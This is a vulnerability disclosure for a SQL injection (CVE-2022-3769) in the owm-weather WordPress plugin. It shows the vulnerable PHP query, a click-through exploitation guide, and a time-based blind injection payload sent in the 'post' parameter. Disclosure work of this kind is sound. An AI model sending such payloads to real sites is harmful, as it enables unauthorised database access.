owm-weather 5.6.8 WordPress plug-in SQL injection

Vulnerability Metadata


Key	Value
Date of Disclosure	September 02 2022
Affected Software	owm-weather
Affected Software Type	WordPress plugin
Version	5.6.8
Weakness	SQL Injection
CWE ID	CWE-89
CVE ID	CVE-2022-3769
CVSS 3.x Base Score	x
CVSS 2.0 Base Score	x
Reporter	Kunal Sharma, Daniel Krohmer
Reporter Contact	k_sharma19@informatik.uni-kl.de
Link to Affected Software	https://wordpress.org/plugins/owm-weather/
Link to Vulnerability DB	https://nvd.nist.gov/vuln/detail/CVE-2022-3769


Vulnerability Description

The `post` GET query parameter in owm-weather 5.6.8 is vulnerable to SQL injection. An attacker with role of `Contributor` or above may abuse the *Add duplicate link* functionality in `owmweather.php`. This leads to a threat actor crafting a malicious GET request.


Exploitation Guide

Login as user with `Contributor` role or above. This attack requires at least `Contributor` privileges.






Go to `All Weather` under `Weather` option on the WordPress site dashboard. A sample *GeoLocation* post is automatically published after the plugin installation.



Click `Duplicate` under the published post.



Clicking `Duplicate` triggers the vulnerable request, `post` is the vulnerable query parameter.

Request Response

Pretty Raw Hex

```
1 GET /wp-admin/admin.php?action=owmw_duplicate_post_as_draft&post=47 HTTP/1.1
2 Host: localhost
3 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://localhost/wp-admin/edit.php?post_type=owm-weather
8 Connection: close
9 Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US;
  wordpress_c9db569cb388e160e4b86ca1ddff84d7=
  yugi%7C1666661795%7CweVD6nIRBsM0GMKIid6tTyjjGJjKUE5I3jBxL9xTRyg%7C88f3cc36ba609b188de002963527b14cb9cc90e9e5f9812c8e2e9bb0f6fdc8e8;
  wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
  yugi%7C1666661795%7CweVD6nIRBsM0GMKIid6tTyjjGJjKUE5I3jBxL9xTRyg%7C9e8d03ccd12e3ab8f2326d656497d5047698bea37840fcdac2bcda284af7c2e4; wp-settings-time-4=
  1666488997
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15
```

A POC may look like the following request:

```
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/edit.php?post_type=owm-weather
Connection: close
Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US;
wordpress_c9db569cb388e160e4b86ca1ddff84d7=
yugi%7C1666661795%7CweVD6nIRBsM0GMKIid6tTyjjGJjKUE5I3jBxL9xTRyg%7C88f3cc36ba609b188de002963527b14cb9cc90e9e5f9812c8e2e9bb0f6fdc8e8;
wordpress_logged_in_c9db569cb388e160e4b86ca1ddff84d7=
yugi%7C1666661795%7CweVD6nIRBsM0GMKIid6tTyjjGJjKUE5I3jBxL9xTRyg%7C9e8d03ccd12e3ab8f2326d656497d5047698bea37840fcdac2bcda284af7c2e4; wp-settings-time-4=
1666488997
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

In the code, the vulnerability is triggered by un-sanitized user input of `post` at line `364` in `./owmweather.php`.

```
357 function owmw_duplicate_post_as_draft(){
358     global $wpdb;
359     if (! ( isset( $_GET['post']) || isset( $_POST['post'])  || ( isset($_REQUEST['action']) &&
360     'owmw_duplicate_post_as_draft' == sanitize_text_field($_REQUEST['action']) ) ) ) {
361         wp_die('No weather to duplicate has been supplied!');
362     }
363
364     $post_id = sanitize_text_field(isset($_GET['post']) ? $_GET['post'] : $_POST['post']);
```

At line `397` in `./owmweather.php` the database query call on `$post_id` leads to SQL injection.

```
392         foreach ($taxonomies as $taxonomy) {
393             $post_terms = wp_get_object_terms($post_id, $taxonomy, array('fields' => 'slugs'));
394             wp_set_object_terms($new_post_id, $post_terms, $taxonomy, false);
395         }
396
397         $post_meta_infos = $wpdb->get_results("SELECT meta_key, meta_value FROM $wpdb->postmeta WHERE post_id=$post_id")
398         if (count($post_meta_infos)!=0) {
```

Exploit Payload

Please note that cookies and nonces need to be changed according to your user settings, otherwise the exploit will not work.

The SQL injection can be triggered by sending the request below:

```
GET /wp-admin/admin.php?action=owmw_duplicate_post_as_draft&post=47+AND+(SELECT+7741+FROM+(SELECT(SLEEP(3)))hlAf) HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:105.0) Gecko/20100101 Firefox/105.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/wp-admin/edit.php?post_type=owm-weather
Connection: close
Cookie: wp-settings-1=libraryContent%3Dbrowse; wp-settings-time-1=1666185599; wordpress_test_cookie=WP%20Cookie%20check; wp_lang=en_US; wordpress_c9db569cb388e160e4b86ca1ddff84d7=yugi%7C16666617
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```